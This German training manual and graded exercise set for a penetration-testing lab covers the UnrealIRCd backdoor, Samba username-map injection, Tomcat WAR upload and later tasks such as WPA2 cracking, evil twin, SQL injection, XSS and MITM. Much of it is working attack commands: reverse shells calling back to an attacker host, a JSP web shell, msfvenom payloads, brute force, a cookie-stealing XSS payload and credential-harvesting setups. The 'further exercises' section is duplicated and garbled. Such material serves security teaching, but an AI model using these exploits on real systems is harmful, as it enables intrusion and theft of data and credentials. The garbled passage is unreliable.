- **CVE:** Keine offizielle CVE (Backdoor-Insertion)

Angriffsmechanismus

Die Backdoor funktioniert durch das Senden der speziellen Zeichenfolge **"AB"** gefolgt von einem Systembefehl an jeden lauschenden Port des IRC-Servers. Der Server interpretiert alles nach "AB;" als Systembefehl und führt ihn mit Root-Rechten aus.

Schritt-für-Schritt-Anleitung

Phase 1: Reconnaissance

```
# Netzwerk-Scan für IRC-Services
nmap -sS -sV -p 6667 192.168.1.100

# Erwartetes Ergebnis:
# 6667/tcp open  irc     UnrealIRCd 3.2.8.1
```

Phase 2: Service-Enumeration

```
# IRC Banner Grabbing
nc 192.168.1.100 6667
```

```
# IRC-spezifische Nmap-Scripts
nmap --script irc-unrealircd-backdoor -p 6667 192.168.1.100
```

Phase 3: Exploitation mit Metasploit

```
# Metasploit starten
msfconsole

# Exploit-Modul laden
use exploit/unix/irc/unreal_ircd_3281_backdoor

# Ziel-Konfiguration
set RHOSTS 192.168.1.100
set RPORT 6667

# Payload auswählen
set PAYLOAD cmd/unix/reverse

# Lokale IP für Reverse Shell
set LHOST 192.168.1.50

# Konfiguration überprüfen
show options

# Angriff ausführen
exploit
```

Phase 4: Manuelle Exploitation (Lernzweck)

```
# Direkte Verbindung zum IRC-Server
nc 192.168.1.100 6667

# Backdoor-Trigger senden
AB; whoami

# Reverse Shell etablieren
AB; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.50 4444 >/tmp/f
```

Phase 5: Post-Exploitation

```
# Nach erfolgreicher Shell - System erkunden
whoami          # Sollte "root" anzeigen
```

```
id              # Root-Rechte bestätigen
uname -a        # System-Informationen
ls -la /root    # Root-Verzeichnis durchsuchen
cat /etc/passwd # Benutzer-Accounts anzeigen
ps aux          # Laufende Prozesse
netstat -tlpn   # Aktive Verbindungen
```

Kompletter Befehlsablauf

```
# === AUF KALI LINUX ===

# 1. Basis-Scan
nmap -sV -p 6667 192.168.1.100

# 2. Netcat-Listener für Reverse Shell
nc -lvp 4444

# === NEUES TERMINAL ===

# 3. Metasploit-Exploitation
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.1.100
set LHOST 192.168.1.50
exploit

# 4. Root-Shell erhalten
whoami
# root
```

Lernziele für Anfänger

1. **Service-Erkennung** - IRC-Dienste identifizieren
2. **Backdoor-Konzept** - Verständnis für Supply-Chain-Angriffe
3. **Metasploit-Grundlagen** - Einfaches Exploit-Modul verwenden
4. **Root-Zugriff** - Sofortige Systemkompromittierung
5. **Post-Exploitation** - Erste Schritte nach erfolgreicher Übernahme

Samba "Username Map Script" Command Execution (CVE-2007-2447)

Überblick

Die Samba-Schwachstelle **CVE-2007-2447** ermöglicht **Remote Code Execution** ohne Authentifizierung durch Ausnutzung der "username map script"-Konfigurationsoption. Diese Schwachstelle ist perfekt für Anfänger, da sie zuverlässig funktioniert und Root-Zugriff gewährt.

- **Command Injection** ohne Authentifizierung
- **Pre-Authentication Exploit** über SMB-Protokoll
- **10-15 Minuten** Durchführungszeit
- **Root-Shell** über manipulierte Benutzernamen

Technische Details der Schwachstelle

- **Service:** Samba 3.0.20 - 3.0.25rc3
- **Port:** 139, 445 (SMB/NetBIOS)
- **CVE:** CVE-2007-2447
- **Exploit-Typ:** Command Injection via Username Field
- **Schwierigkeit:** Einfach (Anfänger geeignet)
- **Authentifizierung:** Nicht erforderlich
- **CVSS Score:** 6.0 (Medium)

Schwachstellen-Details

Die Schwachstelle liegt in der **MS-RPC-Funktionalität** von smbd (Samba Daemon). Wenn die **"username map script"** Option aktiviert ist, können Angreifer Shell-Metazeichen in Benutzernamen einschleusen, die vor der Authentifizierung ausgeführt werden.

Schritt-für-Schritt-Anleitung

Phase 1: SMB-Service Discovery

```
# SMB-Ports scannen
nmap -sS -sV -p 139,445 192.168.1.100

# SMB-Enumeration
enum4linux -a 192.168.1.100

# SMB-Client-Verbindung testen
smbclient -L //192.168.1.100 -N
```

Phase 2: Samba-Version identifizieren

```
# Samba-Version via Nmap
nmap --script smb-os-discovery -p 445 192.168.1.100

# SMB-Version-Detection
nmap --script smb-protocols -p 445 192.168.1.100

# Erwartete vulnerable Version:
# Samba 3.0.20-Debian (vulnerable)
```

Phase 3: Exploitation mit Metasploit

```
# Metasploit starten
msfconsole

# Samba-Exploit laden
use exploit/multi/samba/usermap_script

# Ziel-Konfiguration
set RHOSTS 192.168.1.100

# Standard-Payload (Command Shell)
set PAYLOAD cmd/unix/reverse

# Angreifer-IP für Reverse Shell
set LHOST 192.168.1.50

# Port für Reverse Shell
set LPORT 4444

# Konfiguration anzeigen
show options

# Exploit ausführen
exploit
```

Phase 4: Manuelle Exploitation (Educational)

```
# SMB-Verbindung mit manipuliertem Username
smbclient //192.168.1.100/tmp -U "`nohup nc -e /bin/bash 192.168.1.50 4444`"
```

```
# Alternative: Python-Script für manuelle Exploitation
python3 -c "
import subprocess
import sys
subprocess.call([
    'smbclient',
    '//192.168.1.100/tmp',
    '-U',
    '\`nc -e /bin/bash 192.168.1.50 4444\`'
])
"
```

Phase 5: Advanced SMB-Enumeration

```
# Nach erfolgreicher Shell
mount                    # Mounted Filesystems
cat /etc/samba/smb.conf  # Samba-Konfiguration analysieren
ps aux | grep smbd       # Samba-Prozesse
ls -la /var/lib/samba    # Samba-Datenverzeichnis
```

SMB-spezifische Post-Exploitation

```
# SMB-Shares enumerate (von innen)
smbclient -L localhost -U root

# Share-Permissions prüfen
testparm -s

# Samba-Logs analysieren
tail -f /var/log/samba/log.smbd

# Netzwerk-Shares auflisten
showmount -e localhost
```

Kompletter Angriff (Schritt-für-Schritt)

```
# === RECONNAISSANCE ===
nmap -sS -p 139,445 192.168.1.100
enum4linux -a 192.168.1.100

# === EXPLOITATION ===
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.1.100
set LHOST 192.168.1.50
exploit

# === POST-EXPLOITATION ===
whoami  # root
id      # uid=0(root) gid=0(root)
```

Lernziele für Anfänger

1. **SMB-Protokoll** - Verständnis für Windows/Linux File Sharing
2. **Command Injection** - Ausnutzung von Input-Validation-Fehlern
3. **Pre-Authentication-Exploits** - Angriffe vor Authentifizierung
4. **Network File Systems** - SMB/CIFS-Konzepte
5. **Linux-Integration** - Samba als Windows-SMB-Implementation

Szenario 3: Apache Tomcat Manager Brute Force & WAR Upload

Überblick

Das Tomcat Manager-Szenario kombiniert **Credential Brute-Forcing** mit **Web Application Deployment** für Remote Code Execution. Ideal für Anfänger, um Web-Application-Security und File-Upload-Vulnerabilities zu verstehen.

- **Multi-Stage Attack** - Brute Force + File Upload
- **Web Application Security** Konzepte
- **15-30 Minuten** Durchführungszeit
- **WAR-Shell Deployment** für Remote Code Execution

Technische Details der Schwachstelle

- **Service:** Apache Tomcat Manager Interface
- **Port:** 8080, 8009 (HTTP, AJP)
- **Exploit-Typ:** Authentication Bypass + WAR File Upload
- **Schwierigkeit:** Einfach bis Mittel
- **Authentifizierung:** Weak/Default Credentials
- **Impact:** Web Shell Deployment, RCE

Angriffsvektoren

1. **Credential Brute-Force** gegen /manager/html
2. **WAR File Upload** mit malicious JSP
3. **Web Shell Access** für Command Execution

Schritt-für-Schritt-Anleitung

Phase 1: Tomcat Service Discovery

```
# Web-Service-Scan
nmap -sS -sV -p 8080,8009,8443 192.168.1.100

# HTTP-Title und Server-Header
nmap --script http-title,http-headers -p 8080 192.168.1.100

# Tomcat-spezifische Pfade
nmap --script http-enum -p 8080 192.168.1.100
```

Phase 2: Manager Interface Discovery

```
# Manager-Pfade testen
curl -I http://192.168.1.100:8080/manager/html
```

```
curl -I http://192.168.1.100:8080/host-manager

# Gobuster für Tomcat-Pfade
gobuster dir -u http://192.168.1.100:8080 \
             -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
             -x jsp,do,html

# Nikto für Tomcat-Vulnerabilities
nikto -h http://192.168.1.100:8080
```

Phase 3: Credential Brute-Force mit Metasploit

```
# Metasploit Brute-Force Modul
msfconsole
use auxiliary/scanner/http/tomcat_mgr_login

# Ziel-Konfiguration
set RHOSTS 192.168.1.100
set RPORT 8080
set TARGETURI /manager/html

# Erfolgreiche Logins stoppen
set STOP_ON_SUCCESS true

# Anzahl Threads
set THREADS 10

# Brute-Force starten
run
```

Phase 4: Manuelle Credential-Tests

```
# Hydra Brute-Force
hydra -L /usr/share/wordlists/tomcat_users.txt \
      -P /usr/share/wordlists/tomcat_passwords.txt \
      192.168.1.100 -s 8080 -f http-get /manager/html

# Curl-basierte Tests
curl -u admin:admin http://192.168.1.100:8080/manager/html
curl -u tomcat:tomcat http://192.168.1.100:8080/manager/html
```

```
curl -u manager:manager http://192.168.1.100:8080/manager/html
```

Phase 5: WAR File Generation & Upload

WAR-Shell mit Msfvenom erstellen:

```
# JSP-Reverse-Shell WAR erstellen
msfvenom -p java/jsp_shell_reverse_tcp \
         LHOST=192.168.1.50 LPORT=4444 \
         -f war -o shell.war

# Alternative: Web-Shell WAR
msfvenom -p java/shell_reverse_tcp \
         LHOST=192.168.1.50 LPORT=4444 \
         -f war -o reverse.war
```

Manuelle WAR-Erstellung (Lernzweck):

```
# Web-Shell JSP erstellen
cat > webshell.jsp << 'EOF'
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(cmd);
        BufferedReader reader = new BufferedReader(new
InputStreamReader(p.getInputStream()));
        String line;
        while ((line = reader.readLine()) != null) {
            out.println(line + "<br>");
        }
    }
%>
<form method="get">
    Command: <input type="text" name="cmd">
    <input type="submit" value="Execute">
</form>
EOF

# WAR-Struktur erstellen
mkdir -p WEB-INF
```

```
echo '<?xml version="1.0"?><web-app></web-app>' > WEB-INF/web.xml

# WAR-File zusammenpacken
jar -cvf webshell.war webshell.jsp WEB-INF/
```

Phase 6: WAR Deployment via Metasploit

```
# Metasploit WAR-Upload-Modul
use exploit/multi/http/tomcat_mgr_upload

# Credentials von Brute-Force verwenden
set HttpUsername tomcat
set HttpPassword tomcat

# Ziel-Konfiguration
set RHOSTS 192.168.1.100
set RPORT 8080

# Payload setzen
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.1.50
set LPORT 4444

# Exploit ausführen
exploit
```

Phase 7: Manuelle WAR-Upload

```
# WAR via curl uploadem
curl -u tomcat:tomcat \
     -T shell.war \
     "http://192.168.1.100:8080/manager/text/deploy?path=/shell&update=true"

# Deployment-Status überprüfen
curl -u tomcat:tomcat \
     "http://192.168.1.100:8080/manager/text/list"

# Shell aktivieren
curl http://192.168.1.100:8080/shell/
```

Web-Shell-Nutzung

```
# Command-Execution via Web-Shell
curl "http://192.168.1.100:8080/shell/webshell.jsp?cmd=whoami"
curl "http://192.168.1.100:8080/shell/webshell.jsp?cmd=id"
curl "http://192.168.1.100:8080/shell/webshell.jsp?cmd=ls+-la+/"

# Reverse Shell via Web-Shell etablieren
curl "http://192.168.1.100:8080/shell/webshell.jsp?cmd=nc+-
e+/bin/bash+192.168.1.50+5555"
```

Default Credentials Liste

Username	Password	Häufigkeit
admin	admin	Sehr häufig
tomcat	tomcat	Sehr häufig
admin	password	Häufig
manager	manager	Häufig
tomcat	s3cret	Häufig
admin	(leer)	Gelegentlich
root	root	Gelegentlich
admin	tomcat	Gelegentlich

Kompletter Angriff (Automatisiert)

```
# === PHASE 1: DISCOVERY ===
nmap -sV -p 8080 192.168.1.100
nikto -h http://192.168.1.100:8080

# === PHASE 2: BRUTE-FORCE ===
msfconsole -q -x "
use auxiliary/scanner/http/tomcat_mgr_login;
set RHOSTS 192.168.1.100;
set STOP_ON_SUCCESS true;
run;
exit"
```

```
# === PHASE 3: WAR DEPLOYMENT ===
# Erfolgreiche Credentials verwenden (z.B. tomcat:tomcat)
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f war -o evil.war

curl -u tomcat:tomcat \
     -T evil.war \
     "http://192.168.1.100:8080/manager/text/deploy?path=/evil"

# === PHASE 4: SHELL ACCESS ===
nc -lvp 4444  # Listener in separatem Terminal
curl http://192.168.1.100:8080/evil/
```

Lernziele für Anfänger

1. **Web Application Security** - Tomcat-Manager-Interface-Sicherheit
2. **Credential Attacks** - Brute-Force-Techniken gegen Web-Apps
3. **File Upload Vulnerabilities** - WAR-File-Upload als RCE-Vektor
4. **Java Web Applications** - JSP, Servlets, WAR-Deployment
5. **Web Shell Deployment** - Post-Exploitation über Web-Interface

Vergleichsübersicht der drei Szenarien

Kriterium	UnrealIRCd	Samba	Tomcat
Schwierigkeit	Sehr einfach	Einfach	Einfach-Mittel
Root-Zugriff	Sofort	Sofort	Abhängig von Tomcat-User
Authentifizierung	Keine	Keine	Weak Credentials
Lernwert	Backdoor-Konzept	Command Injection	Web App Security
Tools	netcat, Metasploit	smbclient, Metasploit	curl, msfvenom
Zeit	5-10 Min	10-15 Min	15-30 Min
Erfolgsrate	100%	100%	80-90%

Weiterführende Übungen

Nach erfolgreichem Abschluss aller drei Szenarien:

1. **Kombinierte Angriffe** - Mehrere Services in einer Session kompromittieren
2. **Persistence** - Backdoors für dauerhaften Zugriff installieren
3. **Privilege Escalation** - Lokale Privilege-Escalation-Techniken
4. **Lateral Movement** - Andere Systeme im Netzwerk angreifen
5. **Data Exfiltration** - Sensitive Daten identifizieren und extrahieren

Defensive Maßnahmen verstehen:

1. **Patching** - Wie die Schwachstellen behoben werden
2. **Detection** - Log-Analyse und Monitoring
3. **Hardening** - Secure Configuration Guidelines
6. **Network Segmentation** - Isolierung kritischer Services**Kombinierte Angriffe** - Mehrere Services in einer Session kompromittieren
7. **Persistence** - Backdoors für dauerhaften Zugriff installieren
8. **Privilege Escalation** - Lokale Privilege-Escalation-Techniken
9. **Lateral Movement** - Andere Systeme im Netzwerk angreifen
10. **Data Exfiltration** - Sensitive Daten identifizieren und extrahieren

Defensive Maßnahmen verstehen:

4. **Patching** - Wie die Schwachstellen behoben werden
5. **Detection** - Log-Analyse und Monitoring
6. **Hardening** - Secure Configuration Guidelines
7. **Network Segmentation** - Isolierung kritischer Services

Aufgaben zu Szenario 1: vsftpd 2.3.4 Backdoor (Einsteiger)

Aufgabe 1.1: Grundlegende Service-Erkennung (15 Punkte)

Aufgabenstellung:
Führen Sie eine systematische Netzwerk-Reconnaissance gegen die IP-Adresse 192.168.17.100 durch und identifizieren Sie den verwundbaren FTP-Service.

Teilaufgaben:

1. Führen Sie einen Port-Scan durch und dokumentieren Sie alle offenen Ports (5 Punkte)
2. Identifizieren Sie die genaue Version des FTP-Services (5 Punkte)
3. Recherchieren Sie die CVE-Nummer oder Schwachstellenbeschreibung (5 Punkte)

Erwartete Befehle:

```
nmap -sS -sV -p- 192.168.17.100
nmap --script ftp-* -p 21 192.168.17.100
```

Bewertungskriterien:

- Vollständigkeit des Port-Scans
- Korrekte Identifikation der vsftpd 2.3.4 Version
- Verständnis der Backdoor-Problematik

Risikobewertung: Niedrig - Passive Reconnaissance ohne Systembeeinträchtigung

Aufgabe 1.2: Exploitation mit Metasploit (25 Punkte)

Aufgabenstellung:
Nutzen Sie das Metasploit Framework zur Ausnutzung der vsftpd-Backdoor und erlangen Sie eine Shell auf dem Zielsystem.

Teilaufgaben:

1. Laden Sie das korrekte Exploit-Modul (5 Punkte)
2. Konfigurieren Sie die erforderlichen Parameter (10 Punkte)
3. Führen Sie den Exploit aus und dokumentieren Sie den Erfolg (10 Punkte)

Erwartete Lösung:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.17.100
exploit
```

Bewertungskriterien:

- Korrekte Modul-Auswahl
- Vollständige Parameter-Konfiguration

- Erfolgreiche Shell-Etablierung
- Screenshots als Nachweis

Risikobewertung: Hoch - Direkter System-Zugriff, Root-Rechte

Aufgabe 1.3: Post-Exploitation und Dokumentation (20 Punkte)

Aufgabenstellung:
Dokumentieren Sie die erhaltenen Systemrechte und führen Sie eine grundlegende Post-Exploitation-Analyse durch.

Teilaufgaben:

1. Überprüfen Sie die erhaltenen Benutzerrechte (5 Punkte)
2. Listen Sie wichtige Systemdateien auf (/etc/passwd, /etc/shadow) (10 Punkte)
3. Erstellen Sie einen Penetration Test Report mit Screenshots (5 Punkte)

Mögliche Gefahren:

- Versehentliches Löschen von Systemdateien
- Unbefugte Dateneinsicht
- Persistenz-Mechanismen könnten System beeinträchtigen

Aufgaben zu Szenario 2: Samba Username Map Script (Einsteiger)

Aufgabe 2.1: SMB-Enumeration (20 Punkte)

Aufgabenstellung:
Führen Sie eine umfassende SMB-Enumeration gegen das Zielsystem durch und identifizieren Sie die verwundbare Samba-Version.

Teilaufgaben:

1. Scannen Sie die SMB-Ports (139, 445) (5 Punkte)
2. Enumerieren Sie verfügbare Shares mit smbclient (10 Punkte)
3. Verwenden Sie enum4linux für detaillierte Informationen (5 Punkte)

Erwartete Befehle:

```
nmap -sS -p 139,445 192.168.17.100
smbclient -L //192.168.17.100 -N
enum4linux -a 192.168.17.100
```

Bewertungskriterien:

- Vollständige Port-Identifikation
- Erfolgreiche Share-Enumeration
- Detaillierte Systeminformationen

Risikobewertung: Mittel - Information Gathering kann Logging auslösen

Aufgabe 2.2: Command Injection Exploit (30 Punkte)

Aufgabenstellung:
Nutzen Sie die Command Injection Schwachstelle in der "username map script" Funktionalität aus.

Teilaufgaben:

1. Verwenden Sie Metasploit für automatisierte Exploitation (15 Punkte)
2. Führen Sie einen manuellen Exploit mit smbclient durch (15 Punkte)

Manuelle Exploitation:

```
smbclient //192.168.17.100/tmp -U "`nc -e /bin/bash 192.168.17.254 4444`"
```

Bewertungskriterien:

- Beide Exploit-Methoden erfolgreich
- Verständnis der Command Injection
- Saubere Shell-Etablierung

Risikobewertung: Hoch - Pre-Authentication RCE, Root-Zugriff möglich

Aufgabe 2.3: SMB-Sicherheitsanalyse (25 Punkte)

Aufgabenstellung:
Analysieren Sie die SMB-Konfiguration und erstellen Sie Empfehlungen zur Härtung.

Teilaufgaben:

1. Überprüfen Sie die smb.conf Konfiguration (10 Punkte)
2. Identifizieren Sie weitere Schwachstellen (10 Punkte)
3. Erstellen Sie Härtungsempfehlungen (5 Punkte)

Mögliche Gefahren:

- Unbeabsichtigte Änderungen an der SMB-Konfiguration
- Beeinträchtigung des Datei-Sharing-Services
- Lateral Movement in Windows-Domänen möglich

Aufgaben zu Szenario 3: Tomcat Manager Brute Force (Einsteiger)

Aufgabe 3.1: Web-Service Discovery (15 Punkte)

Aufgabenstellung:
Identifizieren Sie den Tomcat-Service und analysieren Sie die verfügbaren Web-Pfade.

Teilaufgaben:

1. Scannen Sie Web-Ports (80, 8080, 8443) (5 Punkte)
2. Verwenden Sie Nikto für Web-Vulnerability-Scanning (5 Punkte)
3. Enumerieren Sie Verzeichnisse mit Gobuster (5 Punkte)

Erwartete Befehle:

```
nmap -sS -p 80,8080,8443 192.168.17.100
nikto -h http://192.168.17.100:8080
gobuster dir -u http://192.168.17.100:8080 -w /usr/share/wordlists/dirb/common.txt
```

Risikobewertung: Niedrig - Web-Scanning ohne Systembeeinflussung

Aufgabe 3.2: Credential Brute-Force Attack (25 Punkte)

Aufgabenstellung:
Führen Sie einen Brute-Force-Angriff gegen das Tomcat Manager Interface durch.

Teilaufgaben:

1. Verwenden Sie Metasploit's auxiliary Scanner (10 Punkte)
2. Implementieren Sie einen eigenen Brute-Force mit Hydra (15 Punkte)

Erwartete Lösung:

```
# Metasploit
use auxiliary/scanner/http/tomcat_mgr_login
set RHOSTS 192.168.17.100
set RPORT 8080
run

# Hydra
hydra -L users.txt -P passwords.txt 192.168.17.100 -s 8080 http-get /manager/html
```

Bewertungskriterien:

- Erfolgreiche Credential-Discovery
- Verständnis verschiedener Brute-Force-Techniken
- Dokumentation der gefundenen Credentials

Risikobewertung: Mittel - Account-Lockout möglich, Logging intensiv

Aufgabe 3.3: WAR-Shell Deployment (30 Punkte)

Aufgabenstellung:
Erstellen Sie eine malicious WAR-Datei und deployen Sie diese über das Tomcat Manager Interface.

Teilaufgaben:

1. Generieren Sie eine WAR-Shell mit msfvenom (10 Punkte)
2. Deployen Sie die WAR-Datei über das Web-Interface (10 Punkte)
3. Etablieren Sie eine Reverse Shell (10 Punkte)

WAR-Generation:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.17.254 LPORT=4444 -f war -o shell.war

Bewertungskriterien:

- Funktionsfähige WAR-Shell
- Erfolgreiche Deployment-Prozedur
- Aktive Reverse Shell Connection

Mögliche Gefahren:

- Persistente Backdoor im Web-Server
- Potential für weitere Lateral Movement
- Service-Beeinträchtigung durch malicious Code

Aufgaben zu Szenario 4: WLAN-Penetration Testing (Fortgeschritten)

Aufgabe 4.1: Wireless Reconnaissance (20 Punkte)

Aufgabenstellung:
Führen Sie eine umfassende WLAN-Aufklärung durch und identifizieren Sie verfügbare Netzwerke.

Teilaufgaben:

1. Setzen Sie den WiFi-Adapter in Monitor Mode (5 Punkte)
2. Scannen Sie alle verfügbaren Netzwerke mit airodump-ng (10 Punkte)
3. Erstellen Sie eine Übersicht der Verschlüsselungstypen (5 Punkte)

Erforderliche Hardware:

- USB WiFi-Adapter mit Monitor Mode Support
- Alfa AWUS036NHA oder kompatibel

Erwartete Befehle:

sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon

Risikobewertung: Niedrig - Passive Überwachung ohne Netzwerkbeeinflussung

Aufgabe 4.2: WPA2 Handshake Capture (35 Punkte)

Aufgabenstellung:
Erfassen Sie einen WPA2-Handshake und führen Sie einen Dictionary-Angriff durch.

Teilaufgaben:

1. Führen Sie einen Deauthentication-Angriff durch (15 Punkte)
2. Erfassen Sie den 4-Way-Handshake (10 Punkte)
3. Cracken Sie das Passwort mit aircrack-ng (10 Punkte)

Erwartete Lösung:

```
# Deauth Attack
sudo aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF -c CLIENT:MAC wlan0mon

# Password Cracking
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap
```

Bewertungskriterien:

- Erfolgreicher Handshake-Capture
- Verwendung verschiedener Wordlists
- Dokumentation der Crack-Zeit

Risikobewertung: Hoch - Aktive Störung des WLAN-Betriebs, Datenschutzrelevant

Aufgabe 4.3: Evil Twin Attack (40 Punkte)

Aufgabenstellung:
Implementieren Sie einen Evil Twin Angriff mit Captive Portal für Credential Harvesting.

Teilaufgaben:

1. Erstellen Sie einen Rogue Access Point (15 Punkte)
2. Implementieren Sie ein Captive Portal (15 Punkte)
3. Harvesten Sie Credentials von Testbenutzern (10 Punkte)

Technische Umsetzung:

```
# Hostapd Configuration
interface=wlan1
driver=nl80211
ssid=FREE_WIFI
hw_mode=g
channel=6

# Start Services
sudo hostapd evil_twin.conf
sudo dnsmasq -C /dev/null -kd -F 192.168.4.50,192.168.4.150 -i wlan1
```

Mögliche Gefahren:

- Rechtliche Probleme bei unbefugtem AP-Betrieb
- Störung legitimer WLAN-Services
- Sammlung personenbezogener Daten (DSGVO-relevant)
- Potential für weitergehende Angriffe

Aufgaben zu Szenario 5: Web Application Security Testing (Fortgeschritten)

Aufgabe 5.1: OWASP Top 10 Assessment (30 Punkte)

Aufgabenstellung:
Führen Sie ein systematisches Assessment einer Web-Anwendung gegen die OWASP Top 10 durch.

Teilaufgaben:

1. Installieren Sie DVWA oder WebGoat als Testziel (5 Punkte)
2. Testen Sie mindestens 5 der OWASP Top 10 Kategorien (20 Punkte)
3. Dokumentieren Sie Findings in einem strukturierten Report (5 Punkte)

Zu testende Kategorien:

- A01: Broken Access Control
- A02: Cryptographic Failures
- A03: Injection (SQL, XSS, Command)
- A07: Identification and Authentication Failures
- A05: Security Misconfiguration

Tools:

```
# Automated Scanning
zap-baseline.py -t http://target-webapp.local
owasp-zap -daemon -port 8080 -config api.disablekey=true

# Manual Testing
burpsuite
sqlmap -u "http://target/login.php" --forms --batch
```

Risikobewertung: Mittel - Kontrollierte Testumgebung, aber potentielle DoS-Risiken

Aufgabe 5.2: Advanced SQL Injection (35 Punkte)

Aufgabenstellung:
Führen Sie eine umfassende SQL Injection Analyse durch und extrahieren Sie Datenbank-Inhalte.

Teilaufgaben:

1. Identifizieren Sie alle injizierbaren Parameter (10 Punkte)
2. Bestimmen Sie das verwendete Datenbank-System (5 Punkte)
3. Extrahieren Sie Benutzerdaten aus der Datenbank (15 Punkte)
4. Implementieren Sie einen Blind SQL Injection Angriff (5 Punkte)

Erwartete SQLMap-Usage:

```
# Database Enumeration
sqlmap -u "http://target/vulnerable.php?id=1" --dbs
sqlmap -u "http://target/vulnerable.php?id=1" -D database --tables
```

```
sqlmap -u "http://target/vulnerable.php?id=1" -D database -T users --dump

# Advanced Techniques
sqlmap -u "http://target/search.php" --data="query=test" --technique=BEU
```

Bewertungskriterien:

- Vollständige Datenbank-Enumeration
- Erfolgreiche Daten-Extraktion
- Verständnis verschiedener Injection-Techniken

Mögliche Gefahren:

- Potentielle Datenbankkorruption bei fehlerhaften Payloads
- Unbeabsichtigte Datenmanipulation
- Performance-Impact auf das Zielsystem

Aufgabe 5.3: Cross-Site Scripting (XSS) Exploitation (25 Punkte)

Aufgabenstellung:
Implementieren Sie verschiedene XSS-Angriffe und integrieren Sie diese mit dem BeEF Framework.

Teilaufgaben:

1. Identifizieren Sie Reflected XSS Vulnerabilities (10 Punkte)
2. Implementieren Sie Stored XSS mit Cookie-Theft (10 Punkte)
3. Integrieren Sie BeEF für Browser Exploitation (5 Punkte)

XSS Payloads:

```
// Basic XSS Test
<script>alert('XSS')</script>

// Cookie Theft
<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>

// BeEF Hook
<script src="http://192.168.17.254:3000/hook.js"></script>
```

Risikobewertung: Hoch - Browser-basierte Angriffe können Benutzer-Sessions kompromittieren

Aufgaben zu Szenario 6: Man-in-the-Middle Angriffe (Fortgeschritten)

Aufgabe 6.1: ARP Poisoning mit Ettercap (25 Punkte)

Aufgabenstellung:
Implementieren Sie einen ARP Poisoning Angriff zur Traffic-Interception im lokalen Netzwerk.

Teilaufgaben:

1. Identifizieren Sie Ziel-Hosts im Netzwerk (5 Punkte)
2. Führen Sie ARP Poisoning zwischen Gateway und Ziel durch (15 Punkte)
3. Dokumentieren Sie den intercepted Traffic (5 Punkte)

Erwartete Befehle:

```
# Network Discovery
nmap -sn 192.168.17.0/24
arp-scan -l

# ARP Poisoning
sudo ettercap -T -M arp:remote /192.168.17.1// /192.168.17.100//
```

Bewertungskriterien:

- Erfolgreiche Traffic-Interception
- Verständnis der ARP-Protokoll-Schwachstellen
- Saubere Wiederherstellung des normalen Traffic-Flows

Risikobewertung: Hoch - Aktive Netzwerkmanipulation, potentielle Service-Unterbrechung

Aufgabe 6.2: SSL Stripping Attack (30 Punkte)

Aufgabenstellung:
Implementieren Sie einen SSL Stripping Angriff zur Downgrade-Attacke gegen HTTPS-Verbindungen.

Teilaufgaben:

1. Konfigurieren Sie iptables für Traffic-Umleitung (10 Punkte)
2. Starten Sie SSLstrip für HTTPS-zu-HTTP Downgrade (15 Punkte)
3. Harvesten Sie Login-Credentials von HTTPS-Sites (5 Punkte)

Technische Umsetzung:

```
# IP Forwarding
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# iptables Configuration
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

# SSLstrip
sslstrip -l 8080

# Parallel ARP Poisoning
```

sudo ettercap -T -M arp:remote /192.168.17.1// /192.168.17.100//

Mögliche Gefahren:

- Kompromittierung legitimer HTTPS-Verbindungen
- Diebstahl sensibler Anmeldedaten
- Rechtliche Probleme bei unbefugter Interception
- Potentielle Man-in-the-Middle Angriffe auf Banking/E-Commerce

Aufgabe 6.3: Advanced MITM mit Bettercap (35 Punkte)

Aufgabenstellung:
Verwenden Sie Bettercap für erweiterte MITM-Angriffe mit JavaScript Injection und BeEF Integration.

Teilaufgaben:

1. Konfigurieren Sie Bettercap für automatisches ARP Spoofing (10 Punkte)
2. Implementieren Sie JavaScript Injection in HTTP-Antworten (15 Punkte)
3. Integrieren Sie BeEF für Browser Exploitation (10 Punkte)

Bettercap Configuration:

```
# Interactive Session
sudo bettercap -iface eth0

# Commands
» set arp.spoof.fullduplex true
» set arp.spoof.targets 192.168.17.100
» arp.spoof on
» set http.proxy.sslstrip true
» set http.proxy.script /usr/share/bettercap/caplets/beef-inject.js
» http.proxy on
» net.sniff on
```

Risikobewertung: Sehr Hoch - Kombinierte Angriffstechniken mit hohem Impact-Potential

Aufgaben zu Szenario 7: Network Forensik mit Wireshark (Fortgeschritten)

Aufgabe 7.1: Protocol Analysis und Traffic Classification (25 Punkte)

Aufgabenstellung:
Analysieren Sie eine bereitgestellte PCAP-Datei und klassifizieren Sie den enthaltenen Network-Traffic.

Teilaufgaben:

1. Erstellen Sie Protocol Hierarchy Statistics (5 Punkte)
2. Identifizieren Sie Top Talkers und Conversations (10 Punkte)
3. Extrahieren Sie HTTP Objects und analysieren Sie diese (10 Punkte)

Erwartete tshark-Befehle:

```
# Protocol Statistics
tshark -r capture.pcap -q -z io,phs

# Top Endpoints
tshark -r capture.pcap -q -z endpoints,ip

# HTTP Object Extraction
tshark -r capture.pcap --export-objects http,extracted_files/
```

Bewertungskriterien:

- Vollständige Protokoll-Analyse
- Korrekte Traffic-Klassifikation
- Strukturierte Dokumentation der Findings

Risikobewertung: Niedrig - Passive Analyse bereits erfasster Daten

Aufgabe 7.2: Malware Communication Detection (35 Punkte)

Aufgabenstellung:
Identifizieren Sie potentielle Malware-Kommunikation in einer PCAP-Datei mit verdächtigem Traffic.

Teilaufgaben:

